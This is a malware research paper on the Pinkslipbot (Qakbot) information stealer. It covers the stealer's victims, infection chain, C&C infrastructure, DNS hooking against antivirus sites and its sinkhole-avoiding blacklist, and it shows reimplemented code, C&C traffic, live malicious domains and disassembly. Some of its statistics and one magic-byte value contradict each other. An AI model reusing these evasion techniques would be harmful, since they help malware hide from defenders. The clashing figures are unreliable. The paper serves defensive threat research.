

DIVING INTO PINKSLIPBOT'S LATEST CAMPAIGN

Sanchit Karve, Guilherme Venere & Mark Olea
Intel Security, USA

Email {sanchit.karve, guilherme.venere, mark.olea}
@intel.com

ABSTRACT

W32/Pinkslipbot (a.k.a. Qakbot), an information stealer active since 2007, is known to be released consistently by its actors in waves between hiatuses. In order to cover their tracks, the attackers use the bot to transfer encrypted stolen credentials onto a compromised FTP server, allowing them to transfer the encrypted files at their convenience without revealing their IP addresses to malware researchers.

Based on four months of Pinkslipbot infection telemetry, *Intel Security* has seen infections from more than 100 unique Pinkslipbot versions spread across 92,000 machines in 120 countries, which include several medical and educational institutions as well as numerous government and military organizations, primarily in North America. The malware is known to steal digital certificates, email and online banking credentials, medical histories, credit card and social security numbers, email addresses and phone numbers, social media accounts and credentials for internal resources. Such copious amounts of confidential information and intellectual property stolen from businesses (including software companies) demonstrates the extent of damage the bot can cause.

This paper presents a detailed account and analysis of the malware's components (such as its ability to tunnel connections and transfer money directly from bank accounts), the bot's incremental evolution, the potential connection with the groups behind Dridex, NeverQuest and Hesperbot, and describes a key mistake made during the malware release process that accelerated our analysis. Also explained is the design of the bot's decoupled architecture that gives it resiliency to adapt to changes in the bot's infrastructure.

INTRODUCTION

W32/Pinkslipbot, also known as Oakbot and Qbot, is an information harvester known to have been targeting computers located primarily in the United States since early 2007. While this malware family has been around for almost a decade, casting it aside as obsolete and unimportant would be a terrible mistake as it is now more lethal than before and continues to improve every few months thanks to a motivated group of developers who constantly update and improve its functionality. *Intel Security* tracked the botnet closely for four months (from February 2016 to April 2016) and detected stolen records estimated in excess of 55 million from more than 92,000 infected machines within this period, including over 17,000 credit card numbers, several thousand social security numbers, and passwords for public and private web services. Considering the botnet has anywhere from

8,000 to 13,000 machines active at any point in time, it is a fairly successful malware family and it is little surprise that it's still around.

RELATED WORK

First seen in 2007 [1, 2], the anti-malware industry has had plenty of opportunities to study Pinkslipbot (henceforth used interchangeably with Qakbot). While existing research on the malware has covered the capabilities of Qakbot [3] and its server-side configuration [4] in a fair amount of detail, rarely is the incremental evolution of the malware documented.

Furthermore, there is little to no information about the scale of Qakbot's data theft operation ([5] is an exception, but having been published in 2010 the numbers are now outdated; the volume of data stolen today is 2.5 times that previously reported). We have observed Pinkslipbot change rapidly based on the actions of malware researchers and publications surrounding it, often rendering research [6] published as recently as early 2016 to be out of date just a few months later.

This paper aims to add to existing literature by introducing the latest advancements to this information stealer and proposing potential collaborative links with the actor groups maintaining the Dridex, NeverQuest/Vawtrak and Hesperbot trojans. In addition, we refute claims of Pinkslipbot's compression algorithm being custom [7, 8].

PREVALENCE AND SUCCESS OF MALWARE

Qakbot has changed significantly since it first appeared in the wild, but its motives and targets have remained constant over the years. Our analysis of data obtained from customer submissions, detection telemetry and data sent to compromised servers suggests that Pinkslipbot targets North America and Western Europe almost exclusively, in particular the healthcare, education, manufacturing and public sector industries (Figure 1). These alone account for almost 95% of all Qakbot infections.

Country	Share of total unique infections
United States	84.4%
Canada	8.45%
Great Britain	2.18%
Australia	0.58%
France	0.46%

Table 1: Top five countries infected by Pinkslipbot during Feb – May 2016.

Despite targeting North America, Pinkslipbot has spread across 146 countries with more than 106 unique Pinkslipbot versions still active as of June 2016 (Figure 2).

Windows 7 was by far the most affected operating system infected by Qakbot until early May 2016, and has the lion's share of the total split (Figure 3).

On average, the malware is successfully able to steal over half a million records (i.e. login credentials, keystrokes, browser




Figure 1: Pinksipbot samples submitted to McAfee Labs by industry during Jan – Jun 2016.




Figure 2: Global spread of machines infected by Pinksipbot.




Figure 3: Operating system distribution of Pinksipbot infections.

sessions and certificates) per day. As it targets enterprise systems, it gets the most out of its botnet on weekdays (as most infected machines are in all likelihood not used at weekends), as can be seen in Figure 4.

The malware maintains an average of about 5,000 to 6,000 infected machines at any given point of time, which is significantly smaller than most botnets. To give an idea as to how small that is, the Bebone Botnet still has more than 25,000




Figure 4: Records stolen by Pinksipbot over time.




Figure 5: Active infected machines in the botnet per day.




Figure 6: New infected machines in the Pinksipbot botnet per day.

active infections per day [9] despite its takedown in April 2015 by several global law enforcement agencies in collaboration with *Intel Security* [10]. The attacker group struggles to maintain the botnet size as most of its active infections arrive from new infections, as seen in Figures 5 and 6.

Pinkslipbot makes up for its tiny botnet size with well-chosen targets. As enterprise machines in critical industries within the United States are targeted, it manages to squeeze out vast amounts of valuable data, including medical records, financial information and corporate emails. In the four months in which we tracked the botnet, it stole more than 88.1 gigabytes of data, averaging to around 5.5 gigabytes per week – 2.75 times more than was previously estimated [5] in 2010.

The majority of keylogger data stolen by Pinkslipbot arrives from web browsers (*Google Chrome*, *Internet Explorer* and *Mozilla Firefox*, in that order), *Microsoft Outlook*, a popular remote desktop tool, *Microsoft Word* and several ERP and medical applications.

Browser injections yield additional valuable data for the attacker group behind the botnet. *Intel Security* detected a majority of credentials and sessions stolen over HTTPS from websites related to healthcare, corporate web mail and social media. For reasons unknown to us, Pinkslipbot binaries look explicitly for *Facebook* login credentials among few others, and the malware managed to steal close to 60,000 *Facebook* profile credentials.

INITIAL INFECTION VECTOR AND SUBSEQUENT UPDATES

Qakbot is usually installed on a vulnerable computer through the

Sweet Orange [11] and RIG [12] exploit kits by exploiting unpatched vulnerabilities in Java and *Adobe Flash* browser plug-ins. As seen in Figure 7, once the malware executes on a system, it drops an obfuscated JavaScript file and registers it as a scheduled task to run every 15 hours. The JavaScript file downloads new Qakbot binaries from compromised domains. As the delivery mechanism uses server-side polymorphism, it serves a unique sample for every download request. Optionally, Qakbot can update itself through the ‘updbot’ command (listed later in this document) sent by its command-and-control (C&C) server.

INFRASTRUCTURE

Pinkslipbot uses several loosely coupled components located on independent (compromised) servers. Figure 8 shows relationships between every component that involves network communication directly or indirectly with a Pinkslipbot binary.

As most components are covered in satisfying detail by existing research [4, 6], this paper focuses instead on undocumented and relatively unknown information. This includes the DNS poisoning feature, the connected nature of three server types and Qakbot’s use of ATSEngine and YummBa (described later) to silently transfer currency out of bank accounts and acquire answers to the secret questions often associated with financial accounts.

Pinkslipbot attempts to disable the web reputation products of *McAfee*, *AVG* and *Symantec* by hooking DNS APIs and returning invalid IP addresses for the following domains:

- siteadvisor.com
- avgthreatlabs.com
- safeweb.norton.com




Figure 7: Components responsible for infecting and re-infecting computers.




Figure 8: Components connected to Pinksipbot samples.

It does so by hooking `DnsQuery_A` and `DnsQuery_W` in running processes and using the algorithm shown in Figure 9 to generate seemingly unique invalid IP addresses for each domain name.

While monitoring the state of the botnet, *Intel Security* discovered a relationship between three of the components in the diagram above: the Pinksipbot C&C servers, domains hosting RIG exploit kit gates and the download servers contacted by the JavaScript files dropped by the malware. While they may be spread out geographically and have different IP

```
def get_spoiled_dns_query(domain_name):
    crc32_seed = c_uint(crc32(domain_name.encode('ascii'))).value
    mt_inst = MersenneTwister(crc32_seed)
    ipval = (mt_inst.rand_int(0,222) << 8)
    ipval = (ipval + mt_inst.rand_int(0,222)) << 8
    ipval = (ipval + mt_inst.rand_int(0,222)) << 8
    ipval = (ipval + mt_inst.rand_int(0,222)) << 8
    o1 = (ipval >> 0x08) & 0xff
    o2 = (ipval >> 0x10) & 0xff
    o3 = (ipval >> 0x18) & 0xff
    o4 = (ipval >> 0x20) & 0xff
    return '{o1}.{o2}.{o3}.{o4}'.format(o1=o1, o2=o2, o3=o3, o4=o4)
```

Figure 9: Python code used by Pinksipbot's DNS poisoning service to generate fake IP addresses.

addresses, they in fact possess the same functionality as all three servers return correct responses to requests intended for the others. This means that Pinkslipbot C&Cs can serve as RIG exploit kit gates, and vice versa.

For example, if we use a domain (engine.perksautocare.com) used by Qakbot's JavaScript files as a part of the C&C-independent self-update mechanism, we can contact it as if it were a valid C&C server or a RIG EK gate page. Figures 10 and 11 show screenshots of these responses from one of the known Pinkslipbot JavaScript servers.

Note that the IP address request headers have to match a certain criteria [13] to get a landing page URL from the RIG exploit gate, but the format of the response is consistent with known RIG exploit gate [14] behaviour.

The cross-purpose responses are possible only if all servers contain the same code base or if all traffic is routed to a central server, which acts as the master Pinkslipbot server. The only evidence we have of the latter is an error response (from curl) from the C&C server for a check-in request made by a Pinkslipbot sample, as shown in Figure 12.

```
laptop:~ Desktop $ curl http://engine.perksautocare.com/viewforum.php
var main color handle=''; Expected response from a valid RIG EK gate
laptop:~ Desktop $ JS Download Server
```

Figure 10: JavaScript download server responds as a RIG exploit kit gate.

```
laptop:~ Desktop $ python cnc_comm.py engine.perksautocare.com
[INFO] Sending request to C&C server Contacting JS Download Server as C&C
[INFO] C&C response received. Decoding response.
Command received updwf%20%20b3B1bigIGzhawxlZdogSw5hchByaWF0ZSBpb2N0bCBmb3IgZGV2aWNl
laptop:~ Desktop $ JS Download server responded with a C&C command
```

Figure 11: JavaScript download server responds to C&C requests.

```
POST https://████████.php HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, */
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
Host: ██████████
Content-Length: 116
Cache-Control: no-cache

penvzjnszvg=OV7Z8rCYbCs3kUXJEHntTidjrEVo72nVSV1Tf+bnWfzF2Tym6vIcH1V2+4fCHKLL8Dv1VVFN16cpM0fLAX4mRyU/FEvEPB6w/iGj+Ug=
HTTP/1.1 200 OK
Server: nginx/1.9.12
Content-Length: 41

ParseHttpReponse() failed pCurlResp=NULL
```

Figure 12: C&C response showing PHP error on Curl module.

10.0.2.2	DNS	76 Standard query 0x7dfd NS vedoxvcbqtn1.net	NS Query	NS not in blacklist
		77 <ignored>		
		89 <ignored>		
10.0.2.15	DNS	151 Standard query response 0x7dfd NS ns-usa.topdns.com NS ns-canada.topdns.com NS ns-uk.topdns.com		Get IP Address through DNS A query
10.0.2.2	DNS	76 Standard query 0x00af A vedoxvcbqtn1.net		
		148 <ignored>		
		62 <ignored>		
10.0.2.15	DNS	167 Standard query response 0x00af A 74.220.215.219		
74.220.215.219	TCP	62 1052<80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1		Perform HTTP POST request to IP Address
		58 <ignored>		with encrypted request as per C&C protocol
		60 <ignored>		
		255 <ignored>		
10.0.2.15	TCP	54 80<1051 [ACK] Seq=1 Ack=1 Win=65535 Len=0		
10.0.2.15	TCP	58 80<1052 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460		
74.220.215.219	TCP	60 1052<80 [ACK] Seq=1 Ack=1 Win=64240 Len=0		
74.220.215.219	HTTP	549 POST /jgunCwPhjmElvuk.php HTTP/1.1 (application/x-www-form-urlencoded)		

Figure 13: Packet capture showing two DNS queries to check for sinkholes.

COMMAND-AND-CONTROL SERVERS

While Qakbot can update itself and steal confidential data and credentials without any direction from its C&C servers (through the dropped JavaScript file), it occasionally receives instructions from the C&C server to connect to a new NATTUN [4] SOCKS5 proxy server and download requests for new Zeus-based webinject files. However, the malware executable must first find an authentic C&C server before it can communicate with it.

Locating legitimate C&C servers while avoiding sinkholes

Previous versions of Qakbot, including recent variants [6], used a domain generation algorithm (DGA) [15] to locate a C&C server. Once a domain is generated through the DGA, a DNS NS (Name Server) query is performed and the resulting name server is matched against a hard-coded blacklist to filter out sinkholes.

The sinkhole avoidance technique is listed as follows and can be seen in action from the packet capture logs in Figure 13:

1. Generate domain name from DGA.

2. Perform DNS NS query for domain.
3. Check name servers against sample blacklist.
4. If name servers are in blacklist, ignore domain and repeat process from step 1.
5. If name server not in blacklist, perform DNS A query to get IP address of domain.
6. Contact IP address and make HTTP POST request to C&C server.

During our analysis, we observed Pinksipbot update its blacklist once it noticed a new sinkhole registered to one of the domains in its DGA. On 3 April 2016, a new sinkhole with name server ‘ns1.alices-registry.com’ plugged into Qakbot’s DGA at domain wlqzitzvwq.com.

```
Jhois Server Version 2.0
Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Domain Name: WLQZITZVWQ.COM
Registrar: ALICES REGISTRY, INC.
Sponsoring Registrar IANA ID: 275
Whois Server: whois.alices-registry.com
Referral URL: http://alices-registry.com
Name Server: NS1.ALICES-REGISTRY.COM
Name Server: NS2.ALICES-REGISTRY.COM
Status: ok https://icann.org/epp#ok
Updated Date: 03-apr-2016
Creation Date: 03-apr-2016
Expiration Date: 03-apr-2017
```

Figure 14: WHOIS information for a sinkhole server.

Within two days, the sinkhole blacklist was updated with the sinkhole name server. The screenshot shown in Figure 15 compares the sinkhole check routines before and after the change.

<pre>push 3B7h call sk_get_string_from_enc_buffer3 ; sinkhole add esp, 4 mov [ebp+var_20], eax push 8AEh call sk_get_string_from_enc_buffer3 ; .csof.net add esp, 4 mov [ebp+var_1C], eax push 8D0h call sk_get_string_from_enc_buffer3 ; .domaincontrol.com add esp, 4 mov [ebp+var_18], eax push 90Ch call sk_get_string_from_enc_buffer3 ; .reg.ru add esp, 4 mov [ebp+var_14], eax push 5CBh call sk_get_string_from_enc_buffer3 ; honeybot.us add esp, 4</pre>	<pre>push 0C0h call decrypt_string ; sinkhole add esp, 4 mov [ebp+var_24], eax push 1F9h call decrypt_string ; .csof.net add esp, 4 mov [ebp+var_20], eax push 254h call decrypt_string ; .domaincontrol.com add esp, 4 mov [ebp+var_18], eax push 71Eh call decrypt_string ; .reg.ru add esp, 4 mov [ebp+var_14], eax push 62Ah call decrypt_string ; honeybot.us add esp, 4 mov [ebp+var_28], eax push 468h call decrypt_string ; alices-registry.com add esp, 4</pre>
Samples prior to 05-APR-2016	Samples after 05-APR-2016

Figure 15: Sinkhole blacklist updated within days of the appearance of a new sinkhole.




Figure 16: Structure of a Pinksipbot binary.

If a domain passes the sinkhole check, the sample proceeds to talk to the server. As the botnet received more attention in the media [16], with reports of it infecting a Melbourne hospital [17], more sinkholes appeared within the Pinksipbot DGA. Perhaps the sudden rise in sinkholes forced the malware authors to relegate its DGA to a backup and return to a more traditional approach.

Qakbot DGA as a fallback option

On 26 April 2016, Pinksipbot chose to demote its DGA to a backup measure for finding C&C servers. The replacement mechanism arrived as a list of IP addresses embedded as an additional resource within the binary, as seen in Figure 16.

Prior to being embedded within the binary, all resources are compressed and then followed with RC4 encryption. To retrieve the original resource, one must decompress and decrypt the resource content. Contrary to articles [7, 8] that claim a custom compression algorithm is used, the malware uses a standard compression algorithm disguised as a custom algorithm. Qakbot samples use the BriefLZ library from *Ibsen Software* [18] but with a slight modification, which has prevented the algorithm from being easily recognized. The four magic bytes in the BriefLZ header (0x1AD36C61) that precede every compressed block (~56K) are replaced with 0xA1A7A6C62, a simple two-byte modification. After using RC4 and BriefLZ on the final resource data, the list of IP addresses is obtained as seen in Figure 17.

